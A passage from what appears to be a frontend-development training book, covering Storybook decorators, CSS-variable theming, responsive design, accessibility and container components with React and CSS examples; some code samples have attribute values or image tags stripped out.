    }
  }
};

```

Why it matters: Args make stories interactive—designers can tweak values without code changes, and args are reusable across stories.

3. Forgetting Decorators for Context Providers

Mistake: Stories fail because components need context (theme, router, Redux store) but stories don't provide it.

```

// ❌ BAD: Component needs ThemeProvider but story doesn't wrap it
// ThemeButton.stories.js
export const Primary = {
  args: { children: 'Click me' }
};
// ERROR: ThemeButton crashes because it calls useTheme() but no provider exists

// ✅ GOOD: Add decorator to provide context
import { ThemeProvider } from '../ThemeProvider';

export default {
  component: ThemeButton,
  decorators: [
    (Story) => (
      <ThemeProvider theme=>
        <Story />
      </ThemeProvider>
    )
  ]
};

export const Primary = {
  args: { children: 'Click me' }
};

```

```

};

// ✅ EVEN BETTER: Global decorator in .storybook/preview.js
// .storybook/preview.js
import { ThemeProvider } from '../src/ThemeProvider';

export const decorators = [
  (Story) => (
    <ThemeProvider theme=>
      <Story />
    </ThemeProvider>
  )
];

// Now all stories have theme context automatically

// Multiple decorators example
export default {
  component: UserProfile,
  decorators: [
    // Router context
    (Story) => (
      <BrowserRouter>
        <Story />
      </BrowserRouter>
    ),
    // Redux store
    (Story) => (
      <Provider store={mockStore}>
        <Story />
      </Provider>
    ),
    // Theme
    (Story) => (
      <ThemeProvider theme="light">
        <Story />
      </ThemeProvider>
    )
  ]
};

```

Why it matters: Components often depend on context providers (React Router, Redux, theme). Without decorators, stories crash or render incorrectly.

Best practices

Key principles

1. **One State Per Story:** Each story captures ONE specific component state (Primary button, Disabled button, Loading button). Explicit, not comprehensive.
2. **Component Story Format (CSF):** Default export = metadata, named exports = individual stories. Standard ES6 modules that are portable.

3. **Args-First:** Use `args` for props—enables Controls addon for interactive exploration and makes stories reusable as test fixtures.

DO

- Create stories for all meaningful states
- Cover edge cases (empty data, long text, errors)
- Use Controls addon for interactive exploration
- Add play functions for interaction testing
- Group related components in story hierarchy
- Include accessibility addon checks

DON'T

- Create stories that need real backend data
- Skip error/loading/empty states
- Ignore mobile/responsive variants
- Write stories only for happy path
- Forget to document props via `argTypes`

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ All meaningful states have stories | ☐ Play functions for interactions |
| ☐ Edge cases covered (error, empty, loading) | ☐ Accessible (a11y addon passes) |
| ☐ Args used (not inline props) | ☐ Mobile/responsive variants included |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/story.html



Theme

THE UI SIDE · CHAPTER 14

AT A GLANCE

- Provides the unique visual style of your site — colors, typography, spacing, motion
- Codifies brand decisions as design tokens (CSS custom properties) so they live in one place
- Enables consistent design across the entire application and instant theme switching (light/dark/brand) at runtime

Key insight. Themes are systematic design languages implemented through CSS—not just colors, but comprehensive design token systems covering typography, spacing, shadows, and interactions. Modern theming uses CSS custom properties (variables) for runtime flexibility, enabling features like dark mode switching without recompiling stylesheets, while design tokens ensure consistency between designers and developers by codifying design decisions into reusable values.

What it is

Theme provides the unique visual style of your site — the colors, typography, and spacing that visitors immediately associate with your brand. CSS frameworks offer various theming patterns to customize the look and feel of websites, each with different trade-offs between flexibility, performance, and ease of use.

A well-designed theme system goes beyond simple color swapping. Modern themes implement **design tokens**—named entities that store visual design attributes like colors, fonts, spacing, and animation durations. These tokens create a contract between designers and developers: designers specify `--color-primary: #3b82f6` in design tools, developers reference `var(--color-primary)` in code, and changes propagate consistently across the entire application.

The evolution from preprocessor variables (Sass/Less) to CSS custom properties represents a fundamental shift. Preprocessor variables compile to static values at build time, requiring recompilation for theme changes. CSS custom properties are live values that can change at runtime through JavaScript or media queries, enabling dynamic theming, user preferences, and responsive design systems that adapt to device capabilities.

In the Universal Frontend Architecture, theming intersects with component architecture through **scoped styling**. Web Components use Shadow DOM for style encapsulation, React uses CSS Modules or CSS-in-JS, Vue has scoped styles. Themes must work across these boundaries, typically through:

- Global CSS custom properties that pierce Shadow DOM
- Theme context providers in React/Vue
- Data attributes or class toggling for theme switching

Modern frameworks offer different theming philosophies:

Theming Patterns

Utility-First Approach

Frameworks like Tailwind CSS use a utility-first approach for theming:

- Provides low-level utility classes to build custom designs
- Allows for highly customizable themes directly in HTML
- Enables rapid prototyping and unique designs
- Example: Tailwind CSS[2][10]

Component-Based Theming

Frameworks such as Bootstrap and Foundation use pre-designed components:

- Offers ready-to-use UI components with consistent styling
- Allows customization through variables and overrides
- Provides a cohesive look across the entire application
- Examples: Bootstrap, Foundation[1][4]

CSS Variables and Custom Properties

Modern frameworks leverage CSS variables for theming:

- Enables easy customization of colors, fonts, and other properties
- Allows for dynamic theme switching
- Supports creating multiple themes with minimal code
- Example: Open Props[10]

Preprocessor-Based Theming

Some frameworks use preprocessors like Sass for advanced theming:

- Utilizes variables, mixins, and functions for flexible theming
- Allows for nested rules and modular organization of styles
- Enables creation of complex theme variations
- Example: Bootstrap (with Sass)[1]

Classless Theming

Classless CSS themes provide styling without requiring specific classes:

- Applies styles directly to HTML elements
- Offers quick setup for simple projects or prototypes
- Provides a good starting point for custom designs
- Examples: Water.css, awsm.css[9]

Theme Switching

Many frameworks support easy theme switching:

- Allows toggling between light and dark modes
- Uses data attributes or CSS classes to apply different themes
- Enables dynamic theme changes based on user preferences
- Example: Primer CSS[8]

By understanding these theming patterns, developers can choose the most suitable CSS framework and theming approach for their projects, balancing customization needs with development speed and consistency.

In code

Example: Theme provider across frameworks

Every `chota-*` template ships the same `ui/theme.css` (CSS custom properties on `:root` plus a `body.dark` override). What differs is *how each framework reads the active theme out of state and propagates it to children*. Here are the four flavours, all from the templates.

The shared design tokens (same in every template):

```
/* templates/chota-*/src/ui/theme.css ■ identical across all templates */
:root {
  --bg-color: #ffffff;
  --bg-secondary-color: #f3f3f6;
  --color-primary: #3b48a6;
  --color-darkGrey: #3f4144;
  --color-error: #d43939;
  --font-color: #333333;
  /* ...etc */
```

```

}

body.dark {
  --bg-color: #000;
  --bg-secondary-color: #131316;
  --font-color: #f5f5f5;
}

```

Each template then provides a thin “theme context” so atoms can react to a theme change without each subscribing to the store directly:

React

```

// templates/chota-react-redux/src/utils/providers/AtomicProvider.jsx
// React Context wraps the children and pulls `theme` out of the Redux
// store via useSelector. Atoms call useAtomicContext() to read it.
import React, { createContext, useContext } from "react";
import { useSelector } from "react-redux";

const atomicContext = createContext(null);

const AtomicProvider = ({ children, components, modules }) => {
  const theme = useSelector((state) => state.config.theme);
  return (
    <atomicContext.Provider value=>
      {children}
    </atomicContext.Provider>
  );
};

export const useAtomicContext = () => {
  const ctx = useContext(atomicContext);
  return ctx || { theme: '', components: {}, modules: {} };
};

export default AtomicProvider;

```

React shown; the Angular, Vue, Web Components versions are on [the site](#).

The CSS tokens are intentionally framework-agnostic — all four templates share the exact same `theme.css` because that’s the whole point of CSS custom properties. The differences are purely about *how the active theme name reaches the components*:

- **React** — Context backed by a Redux selector, read via a hook.
- **Angular** — Injectable service backed by an NgRx selector, read via the async pipe.
- **Vue** — global property on the app instance, backed by a Pinia/reactive store, read via `this.$theme`.
- **Web Components** — no provider at all for the theme value (which lives on `body`); instead a hook adopts shared stylesheets so tokens work inside shadow DOM.

Switch the framework, the contract on the *DOM* (a class on `<body>` plus `:root` custom properties) stays the same.

Common mistakes

1. Hardcoding Colors Instead of Using Tokens

Mistake: Using raw color values instead of design tokens.

```
/* ❌ BAD: Hardcoded colors */
.button {
  background: #3b82f6; /* What if primary color changes? */
  color: #ffffff;
}

.card {
  background: #f3f4f6; /* Duplicate color definition */
  border: 1px solid #e5e7eb;
}

/* Dark mode becomes nightmare */
@media (prefers-color-scheme: dark) {
  .button { background: #60a5fa; } /* Must change everywhere */
  .card { background: #1f2937; border-color: #374151; }
}
```

```
/* ✅ GOOD: Using design tokens */
:root {
  --color-primary: #3b82f6;
  --color-bg: #ffffff;
  --color-surface: #f3f4f6;
  --color-border: #e5e7eb;
}

[data-theme="dark"] {
  --color-primary: #60a5fa;
  --color-bg: #111827;
  --color-surface: #1f2937;
  --color-border: #374151;
}

.button {
  background: var(--color-primary);
  color: white;
}

.card {
  background: var(--color-surface);
  border: 1px solid var(--color-border);
}

/* Theme changes automatically everywhere! */
```

Why it matters: Design tokens create single source of truth. When colors change (rebranding, dark mode), update tokens once instead of hundreds of CSS rules.

2. Not Considering Accessibility in Themes

Mistake: Creating themes with poor contrast or missing accessibility features.


```

/* ❌ BAD: Poor contrast */
[data-theme="trendy"] {
  --color-bg: #ffcc00;      /* Bright yellow */
  --color-text: #ffffff;    /* White on yellow - fails WCAG */
}

.link {
  color: var(--color-primary); /* No underline, color-only indication */
}

```

```

/* ✅ GOOD: Accessible themes */
[data-theme="accessible"] {
  --color-bg: #ffffff;
  --color-text: #000000;    /* 21:1 contrast ratio */
  --color-primary: #0066cc; /* WCAG AAA compliant */
}

/* Check contrast ratios */
:root {
  --color-primary: #3b82f6;
  --color-text: #111827;
  /* Contrast ratio: 8.59:1 (WCAG AA compliant) */
}

.link {
  color: var(--color-primary);
  text-decoration: underline; /* Not relying on color alone */
}

.link:focus-visible {
  outline: 2px solid var(--color-primary);
  outline-offset: 2px;
}

```

```

// ✅ GOOD: Respect system preferences
const respectMotionPreference = () => {
  const prefersReducedMotion = window.matchMedia('(prefers-reduced-motion: reduce)').matches;

  document.documentElement.style.setProperty(
    '--transition-duration',
    prefersReducedMotion ? '0ms' : '200ms'
  );
};

respectMotionPreference();

```

Why it matters: Themes must be usable by everyone. Poor contrast causes eye strain, color-only indicators exclude colorblind users, and ignoring motion preferences can trigger vestibular disorders.

3. Theme Switching Without Transition Management

Mistake: Jarring theme switches with flash of unstyled content.

```

// ❌ BAD: Instant switch causes flash
const toggleTheme = () => {
  document.documentElement.setAttribute('data-theme',
    currentTheme === 'light' ? 'dark' : 'light'
  );
};

```

```
);
// Instant switch - all colors change at once, jarring experience
};
```

```
/* ✅ GOOD: Smooth transitions */
* {
  transition: background-color 0.3s ease,
              color 0.3s ease,
              border-color 0.3s ease;
}

/* Disable transitions during theme switch to prevent animation cascade */
.theme-transitioning * {
  transition: none !important;
}
```

```
// ✅ GOOD: Managed theme switching
const toggleTheme = () => {
  // Add transitioning class
  document.documentElement.classList.add('theme-transitioning');

  // Switch theme
  const newTheme = currentTheme === 'light' ? 'dark' : 'light';
  document.documentElement.setAttribute('data-theme', newTheme);

  // Remove transitioning class after paint
  requestAnimationFrame(() => {
    requestAnimationFrame(() => {
      document.documentElement.classList.remove('theme-transitioning');
    });
  });
};

// Prevent FOUC (Flash of Unstyled Content) on page load
const initTheme = () => {
  const storedTheme = localStorage.getItem('theme');
  const systemTheme = window.matchMedia('(prefers-color-scheme: dark)').matches
    ? 'dark'
    : 'light';

  // Apply theme before first paint
  document.documentElement.setAttribute('data-theme', storedTheme || systemTheme);
};

// Run immediately (inline script in <head>)
initTheme();
```

Why it matters: Good UX requires smooth transitions. Flash of content during theme switch is jarring. Loading with wrong theme then switching causes poor first impression.

Best practices

Key principles

1. **Design Tokens:** Use named tokens (`--color-primary` , `--spacing-md`) not raw values. Tokens are the contract between designers and developers.

2. **CSS Custom Properties:** Prefer CSS variables over preprocessor variables for runtime flexibility (dark mode, user preferences) without recompilation.
3. **Semantic Naming:** Use purpose-based names (`--color-error`) not value-based (`--color-red`). Allows theme changes without renaming.

DO

- Define all design decisions as tokens
- Use CSS custom properties (variables)
- Support light/dark mode via token switching
- Create semantic color names (primary, error, surface)
- Document token usage and values
- Organize tokens by category (color, spacing, typography)

DON'T

- Hardcode colors/spacing in components
- Use magic numbers (`padding: 17px`)
- Create one-off values outside token system
- Mix token naming conventions
- Forget accessibility (contrast ratios)

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ All colors defined as tokens | ☐ Dark mode supported |
| ☐ All spacing uses scale tokens | ☐ Meets WCAG contrast requirements |
| ☐ Semantic naming (not value-based) | ☐ Documented token catalog |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/theme.html



RWD

THE UI SIDE · CHAPTER 15

AT A GLANCE

- Mobile-first approach to flexible layouts across devices
- Content-driven breakpoints using media queries and fluid grids
- Ensures usability from phones to ultrawide monitors

Key insight. Responsive Web Design isn't about making separate mobile and desktop sites—it's about building one flexible site that adapts to any screen size. The mobile-first philosophy (start with mobile constraints, enhance for larger screens) forces you to prioritize content and performance from the start, avoiding the “desktop-first bloat then strip for mobile” trap. The three pillars are: 1) Fluid grids (percentage-based layouts, not fixed pixels), 2) Flexible images (max-width: 100%), 3) Media queries (applying styles at specific breakpoints). Breakpoints should be content-driven (add a breakpoint when the design breaks), not device-driven (targeting iPhone vs iPad). Mastering RWD means thinking in relative units (rem, em, vw, vh) and understanding when to use flexbox vs grid vs container queries.

What it is

Responsive Web Design (RWD) is a web design approach to make web pages render well on all screen sizes and resolutions while ensuring good usability. It is the way to design for a multi-device web.

Core Principles:

1. **Mobile-First Development:** Start with mobile styles as the default, then use `min-width` media queries to add styles for larger screens. This ensures smaller devices get optimized CSS without downloading unused desktop styles.
2. **Fluid Grids:** Use percentage-based widths instead of fixed pixel widths. `width: 50%` adapts to any container, while `width: 500px` breaks on small screens.
3. **Flexible Images:** Images should never overflow their containers. `max-width: 100%` is the simplest solution. For art direction or performance, use `<picture>` and `srcset`.
4. **Media Queries:** Apply different styles based on viewport width, height, orientation, resolution, or color scheme. `@media (min-width: 768px)` adds styles for tablets and larger.
5. **Viewport Meta Tag:** Without `<meta name="viewport" content="width=device-width, initial-scale=1">`, mobile browsers render pages at desktop width and zoom out.
6. **Content-Driven Breakpoints:** Don't target specific devices. Add breakpoints when your content needs different layouts, not when you want to target "iPhone" or "iPad".

Modern RWD Tools:

- **Flexbox:** One-dimensional layouts (rows or columns)
- **CSS Grid:** Two-dimensional layouts (rows and columns)
- **Container Queries:** Styles based on parent container size, not viewport
- **Viewport Units:** `vw`, `vh`, `vmin`, `vmax` for sizes relative to viewport
- **CSS Custom Properties:** Change values at breakpoints (`--spacing: 1rem` → `--spacing: 2rem`)

In code

Example: Mobile-First Media Queries

```
/* Mobile styles (default) */
.container {
  width: 100%;
  padding: 1rem;
}

.grid {
  display: grid;
  grid-template-columns: 1fr; /* Single column on mobile */
  gap: 1rem;
}

h1 {
  font-size: 1.5rem;
}

.sidebar {
  display: none; /* Hide sidebar on mobile */
}

/* Tablet (min-width: 768px) */
```

```

@media (min-width: 768px) {
  .container {
    padding: 2rem;
  }

  .grid {
    grid-template-columns: repeat(2, 1fr); /* Two columns */
  }

  h1 {
    font-size: 2rem;
  }
}

/* Desktop (min-width: 1024px) */
@media (min-width: 1024px) {
  .container {
    max-width: 1200px;
    margin: 0 auto;
    padding: 3rem;
  }

  .grid {
    grid-template-columns: repeat(3, 1fr);
    gap: 2rem;
  }

  .sidebar {
    display: block;
  }
}

```

Common mistakes

1. Using Fixed Pixel Widths

Mistake: Setting fixed widths breaks on smaller screens.

```

/* ❌ BAD */
.container {
  width: 1200px; /* Breaks on mobile */
}

/* ✅ GOOD */
.container {
  max-width: 1200px;
  width: 100%;
  padding: 0 1rem;
}

```

Why it matters: Fixed widths cause horizontal scrolling on small screens.

2. Desktop-First Approach

Mistake: Starting with desktop styles, then overriding for mobile.

```

/* ❌ BAD: Desktop-first */
.grid {
  grid-template-columns: repeat(4, 1fr);
}

@media (max-width: 768px) {
  .grid {
    grid-template-columns: 1fr;
  }
}

/* ✅ GOOD: Mobile-first */
.grid {
  grid-template-columns: 1fr;
}

@media (min-width: 768px) {
  .grid {
    grid-template-columns: repeat(4, 1fr);
  }
}

```

Why it matters: Mobile-first reduces CSS payload for mobile users.

3. Too Many Device-Specific Breakpoints

Mistake: Creating breakpoints for every device.

```

/* ❌ BAD */
@media (max-width: 320px) { /* iPhone 5 */ }
@media (max-width: 375px) { /* iPhone 6 */ }
@media (max-width: 414px) { /* iPhone Plus */ }

/* ✅ GOOD: Content-driven */
@media (min-width: 640px) { /* When content needs 2 columns */ }
@media (min-width: 1024px) { /* When content needs 3 columns */ }

```

Why it matters: Content-driven breakpoints work on any device.

Best practices

Key principles

1. **Mobile-First, min-width Only:** Write the single-column, small-screen layout as unqualified CSS, then enhance upward. Desktop-first `max-width` chains mean mobile devices parse and override styles they will never use.
2. **Content-Driven Breakpoints:** Add a breakpoint at the width where *this* layout starts to break, not at an iPhone or iPad dimension. Device widths churn every year; “the headline wraps badly below 640px” stays true.

3. **Think in Relative Units:** `rem/em` for type and spacing, `%/fr/minmax()` for tracks, `vw/vh` sparingly, `clamp()` when you want smooth interpolation with accessible bounds. Fixed pixel widths are the single most common cause of horizontal scroll.

DO

- Ship `<meta name="viewport" content="width=device-width, initial-scale=1" />`
- Prefer `max-width + width: 100%` over a hard width
- Give images `max-width: 100%; height: auto` (plus intrinsic width/height)
- Use `clamp()` for fluid type and spacing instead of per-breakpoint overrides
- Drive breakpoint values from design tokens/custom properties
- Reach for container queries when a component must adapt to its slot, not the viewport

DON'T

- Write a breakpoint per device model
- Start desktop-first and strip back with `max-width`
- Set fixed pixel widths on layout containers
- Hide content on mobile that mobile users still need
- Let atoms or molecules own breakpoint logic (that belongs to organisms/templates)
- Use `100vh` for full-height mobile layouts without a `dvh` fallback

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ Viewport meta tag present | ☐ Images constrained with <code>max-width: 100%</code> |
| ☐ All media queries are mobile-first (<code>min-width</code>) | ☐ Breakpoints justified by content, and their values come from tokens |
| ☐ No fixed pixel widths on layout containers; no horizontal scroll at 320px | ☐ Breakpoint logic lives in organism/template styles, not atoms or molecules |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/rwd.html



Accessibility

THE UI SIDE · CHAPTER 16

AT A GLANCE

- Ensuring web content is usable by people with disabilities
- Semantic HTML, ARIA attributes, and keyboard navigation
- Screen reader compatibility and alternative content

Key insight. Accessibility (a11y) isn't an "add-on" feature—it's fundamental architecture. Using semantic HTML (`<button>` not `<div onclick>`) gives you keyboard navigation, focus management, and screen reader support for free. ARIA attributes don't add functionality; they add semantics for assistive technology when semantic HTML doesn't exist (`<div role="button">` tells screen readers it's a button, but you still need to add keyboard handlers). The four POUR principles guide everything: **P**erceivable (alternative text for images), **O**perable (keyboard navigation), **U**nderstandable (clear labels, error messages), **R**obust (works with assistive technology). Most accessibility bugs stem from three mistakes: non-semantic HTML (`<div>` instead of `<button>`), missing ARIA labels, and forgetting keyboard users exist.

What it is

Web accessibility means designing and developing websites, tools, and technologies so that people with disabilities can use them — auditory, cognitive, neurological, physical, speech, or visual. The same work also benefits people without disabilities: mobile users, older users, and anyone with a temporary or situational limitation (broken arm, bright sunlight, a baby in the other hand). The cross-template Input atom shown below — a `<label class="sr-only">` paired with a real `<input>` — is the smallest unit of that work: one element with a real role, one label the eye can't see but a screen reader can.

Why Accessibility Matters:

1. **Legal compliance:** Many countries require accessibility (ADA in US, EAA in EU)
2. **Larger audience:** 15% of world population has some form of disability
3. **Better UX for everyone:** Captions help in noisy environments, high contrast helps in sunlight
4. **SEO benefits:** Semantic HTML and alt text improve search rankings
5. **Ethical responsibility:** The web should be accessible to all

Core Principles (POUR):

1. **Perceivable:** Information must be presentable to users in ways they can perceive
 - Alternative text for images
 - Captions for videos
 - Sufficient color contrast
2. **Operable:** UI components must be operable
 - Keyboard accessible
 - Enough time to read/use content
 - No content that causes seizures
3. **Understandable:** Information and UI operation must be understandable
 - Readable text
 - Predictable behavior
 - Input assistance (error messages, labels)
4. **Robust:** Content must work with current and future assistive technologies
 - Valid HTML
 - ARIA attributes
 - Progressive enhancement

Key Technologies:

- **Semantic HTML:** Use the right element for the job
- **ARIA (Accessible Rich Internet Applications):** Adds semantics when HTML falls short
- **Keyboard Navigation:** Tab, Enter, Space, Arrow keys
- **Screen Readers:** NVDA, JAWS, VoiceOver, TalkBack
- **Color Contrast:** WCAG AA (4.5:1 normal text, 3:1 large text)

In code**Example: Accessible atoms across frameworks**

Every `chota-*` template ships the same two accessibility patterns: native semantics for interactive controls (`<button>`, `<a>` — never `<div onclick>`), and a screen-reader-only `<label>` paired to every `<input>`. Here's how each framework expresses both, lifted from the real templates.

The labelled-input pattern is the most interesting, because the four frameworks each spell “visually hidden but accessible” differently while producing the same DOM output.

React

```
// templates/chota-react-redux/src/ui/atoms/Input/Input.component.jsx
// Native <input> + <label htmlFor=...> + className="sr-only" so the label
// is read by AT but invisible. The atom auto-generates an id if the
// caller didn't supply one, so the htmlFor/id link is always intact.
export default function Input(props) {
  let id = props.id;
  if (!id) id = Math.random();
  return (
    <>
      <label htmlFor={id} className="sr-only">
        {props.name || "Some Label"}
      </label>
      <input {...props} id={id} />
    </>
  );
}
```

React shown; the Angular versions are on [the site](#).

A few accessibility-relevant things to read across the tabs:

- **Native <button> everywhere.** Every template’s `Button` atom renders a real `<button>` (not a click-handled `<div>`), which inherits keyboard activation, focus visibility, and the `button` role for free. Same for `<a href>` for links.
- **Every input gets a label.** None of the templates ship an `<input>` with no associated label — even when the visual design has none, the `sr-only` class plus `htmlFor / for` keeps the input accessible to screen readers and voice control.
- **Alt text is mandatory on the image atom.** All four implementations propagate `props.alt` straight to the underlying `<img alt>`. The `IconButton` molecule passes a meaningful alt through (`"close"` , `"search"` , etc.) so the icon-only button gets an accessible name.
- **disabled is a property, not a class.** All four templates set the real `disabled` property on `<button>` and `<input>` rather than fading it visually, so AT correctly announces the disabled state and Tab navigation skips it.
- **The `Math.random()` id is a placeholder, not a recommendation.** It guarantees the `htmlFor / id` link exists when the caller forgot to pass one, but production code should swap it for `useId` (React 18+), Angular’s `inject(IdGeneratorService)` pattern, or `crypto.randomUUID()` so SSR markup stays stable across hydrations.

The framework wrappers diverge a lot. The DOM doesn’t.

Common mistakes

1. Using `<div>` or `<span>` Instead of Semantic Elements

Mistake: Creating fake buttons/links with divs.

```
<!-- ❌ BAD: No keyboard support, focus, or screen reader semantics -->
<div class="button" onclick="submit()">Submit</div>
<span class="link" onclick="navigate()">Read more</span>

<!-- User can't Tab to these, Enter doesn't work, screen reader says "Submit clickable" not "Submit button" -->

<!-- ✅ GOOD: Use semantic HTML -->
<button onclick="submit()">Submit</button>
<a href="/article">Read more</a>

<!-- If you MUST use div (rare), add all accessibility manually -->
<div
  role="button"
  tabindex="0"
  onclick="submit()"
  onkeydown="if(event.key==='Enter' || event.key===' ')submit()"
  Submit
</div>
```

Why it matters: Semantic HTML provides keyboard navigation, focus management, and screen reader support automatically.

2. Missing Alternative Text for Images

Mistake: No alt text or meaningless alt text.

```
<!-- ❌ BAD: Screen reader says "image" (no context) -->


<!-- ❌ BAD: Meaningless alt text -->



<!-- ❌ BAD: Redundant "image of" or "picture of" -->


<!-- ✅ GOOD: Descriptive alt text -->


<!-- ✅ GOOD: Decorative images (screen reader skips) -->


<!-- ✅ GOOD: Complex images with longdesc -->

<div id="chart-desc" class="sr-only">
  Sales data showing 25% increase in Q4, with largest growth in Europe region...
</div>
```

Why it matters: Screen reader users rely on alt text to understand images.

3. Missing ARIA Labels on Custom Components

Mistake: Interactive elements without accessible names.

```

<!-- ❌ BAD: Screen reader says "button" (no label) -->
<button onclick="closeDialog()">
  <svg>...</svg> <!-- Only an icon, no text -->
</button>

<!-- ✅ GOOD: aria-label for icon buttons -->
<button onclick="closeDialog()" aria-label="Close dialog">
  <svg aria-hidden="true">...</svg>
</button>

<!-- ✅ GOOD: Visually hidden text -->
<button onclick="closeDialog()">
  <span class="sr-only">Close dialog</span>
  <svg aria-hidden="true">...</svg>
</button>

<!-- ❌ BAD: No label for custom select -->
<div role="combobox" aria-expanded="false">
  <div class="selected-option">Choose...</div>
</div>

<!-- ✅ GOOD: Label association -->
<label id="country-label">Country</label>
<div
  role="combobox"
  aria-labelledby="country-label"
  aria-expanded="false">
  <div class="selected-option">Choose...</div>
</div>

```

Why it matters: Screen readers can't announce unlabeled interactive elements meaningfully.

Best practices

Key principles

1. **Semantic HTML First:** Use `<button>` not `<div onclick>`. Semantic elements provide keyboard navigation, focus management, and screen reader support for free.
2. **ARIA Supplements, Doesn't Replace:** ARIA adds semantics when HTML falls short. `role="button"` tells screen readers it's a button, but you still need keyboard handlers.
3. **POUR Principles:** **P**erceivable (alt text), **O**perable (keyboard nav), **U**nderstandable (clear labels), **R**obust (works with assistive tech).

DO

- Use semantic HTML elements (`<button>` , `<nav>` , `<main>`)
- Add alt text to images (empty `alt=""` for decorative)
- Ensure keyboard navigation (Tab, Enter, Space, Arrows)
- Maintain 4.5:1 contrast ratio for text
- Add visible focus indicators
- Use ARIA labels for icon-only buttons
- Test with screen reader (VoiceOver, NVDA)

DON'T

- Use `<div>` or `<span>` for interactive elements
- Remove focus outlines without replacement
- Rely on color alone to convey information
- Forget keyboard users exist
- Use ARIA when semantic HTML works
- Hide content with `display: none` if screen readers need it

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ Semantic HTML used (not div soup) | ☐ Color contrast meets WCAG AA (4.5:1) |
| ☐ All images have appropriate alt text | ☐ Focus indicators visible |
| ☐ Keyboard navigable (Tab, Enter, Arrows) | ☐ Screen reader tested |
| | ☐ ARIA used only when needed |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/accessibility.html

PART II

The Server Side

Everything that happens before and around the first paint. The server side covers how a page is shipped (app shell, SSR, SSG, micro-frontends), how it is found and navigated (router, links, SEO) and how it talks to the world (APIs, sessions, auth, forms, PWA).



Containers



Widget



App Shell



Index HTML



Router



Page



Proxy




SSR



SSG



Protocol



MFE



SEO



API Services



Session



Auth



Forms



Link Navigation




Images



Localization



PWA



Containers

THE SERVER SIDE · CHAPTER 17

AT A GLANCE

- Smart wrappers that handle data and logic
- Separates data fetching from UI rendering
- Enables reusable and testable component architecture

Key insight. Container components are **smart wrappers that handle data and logic**, while presentational components are **dumb renderers that handle UI**. This “**brain vs beauty**” separation means containers know about Redux, API calls, and business logic, while presentational components only know about props and rendering. The pattern prevents the common anti-pattern of mixing data fetching with JSX rendering, which creates components that are impossible to reuse or test in isolation.

What it is

The Container/Presentational pattern (also called Smart/Dumb components) is a fundamental React architecture that separates concerns into two distinct component types.

Container Components (Smart Components):

- **Purpose:** Manage data, state, and side effects
- **Responsibilities:** Fetch data from APIs, connect to Redux store, handle business logic, manage local state, coordinate child components
- **Characteristics:** Usually contain state, lifecycle methods (or hooks), and logic. Minimal or no JSX markup.

- **Naming Convention:** `UserListContainer` , `TodoContainerComponent` , or simply `UserList.container.js`
- **Knowledge:** Aware of Redux, routing, API structure, business rules

Presentational Components (Dumb Components):

- **Purpose:** Render UI based on props
- **Responsibilities:** Display data, emit callbacks when user interacts, handle styling and accessibility
- **Characteristics:** Stateless (functional components), receive data and callbacks via props, highly reusable
- **Naming Convention:** `UserList` , `TodoItem` , or simply `UserList.js`
- **Knowledge:** Only aware of props and UI patterns

Why This Pattern Matters:

1. **Reusability:** Presentational components can be reused with different data sources (Redux, REST API, GraphQL, local state, hardcoded data for Storybook)
2. **Testability:** Presentational components are pure functions (props → UI) making them trivial to test. Containers isolate complex logic.
3. **Separation of Concerns:** Data fetching bugs don't affect UI, styling changes don't break data flow
4. **Team Collaboration:** Backend devs work on containers (API integration), frontend devs work on presentational components (UI)
5. **Storybook Integration:** Presentational components make perfect Storybook stories since they don't need API mocks

Modern React Context: With React Hooks, the pattern has evolved. Custom hooks (like `useUsers()` , `useTodos()`) often replace containers, but the **separation principle remains critical**: components that fetch data should be separate from components that render data.

In code

Example: TodoListContainer across frameworks

The same container pulled from each `chota-*` template: it subscribes to the store, derives a filtered view of todos via selectors, and fans `{ todoData, events }` into the presentational `TodoList` organism. Identical interface out the top, framework-native wiring down the side.

React + Redux

```
// templates/chota-react-redux/src/containers/TodoListContainer.jsx
// (The chota-react-rtk variant is identical – RTK's slice-generated
// actions plug into useDispatch the same way.)
import TodoList from "../ui/organisms/TodoList/TodoList.component";
import { useDispatch, useSelector } from "react-redux";
import {
  createTodo, deleteTodo, editTodo, toggleTodo, updateTodo,
} from "../state/todo/todo.actions";
```

```
import { getSelectedFilter } from "../state/filters/filters.selectors";
import { getVisibleTodos } from "../state/todo/todo.selectors";

export default function TodoListContainer() {
  const dispatch = useDispatch();
  const selectedFilter = useSelector(getSelectedFilter);
  const todoData = useSelector((state) =>
    getVisibleTodos(state.todo, selectedFilter.id)
  );

  const events = {
    onTodoCreate: (payload) => dispatch(createTodo(payload)),
    onTodoEdit: (payload) => dispatch(editTodo(payload)),
    onTodoUpdate: (text) =>
      dispatch(updateTodo({ id: todoData.currentTodoItem.id, text })),
    onTodoToggleUpdate: (id) => dispatch(toggleTodo(id)),
    onTodoDelete: (payload) => dispatch(deleteTodo(payload)),
  };

  return <TodoList todoData={todoData} events={events} />;
}
```

The outward shape is always the same: a container component that selects from the store, builds an `events` callback bag, and renders the presentational organism with `{ todoData, events }`. What changes:

- **Subscription mechanism.** `useSelector` (React) / `store.select(...).pipe(take(1))` / `pwa-helpers connect()` with `stateChanged` / Pinia's direct store access in `setup()`.
- **Dispatch shape.** `dispatch(action)` in the Redux family; `store.dispatch(...)` in NgRx; store method calls (`todoData.addTodos(...)`) in Pinia; the same `dispatch(action)` in WC-Saga with the wrinkle that child events arrive as `CustomEvent` so handlers read `e.detail`.
- **Initial fetch.** Saga templates dispatch `readTodo()` on mount (React's `useEffect`, Lit's `constructor`); Pinia calls `todoData.getTodos()` directly in `setup`.

Common mistakes

1. Mixing Data Fetching with Rendering

Mistake: Putting API calls and complex JSX in the same component.

```
// ❌ BAD: Component does too much
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [posts, setPosts] = useState([]);
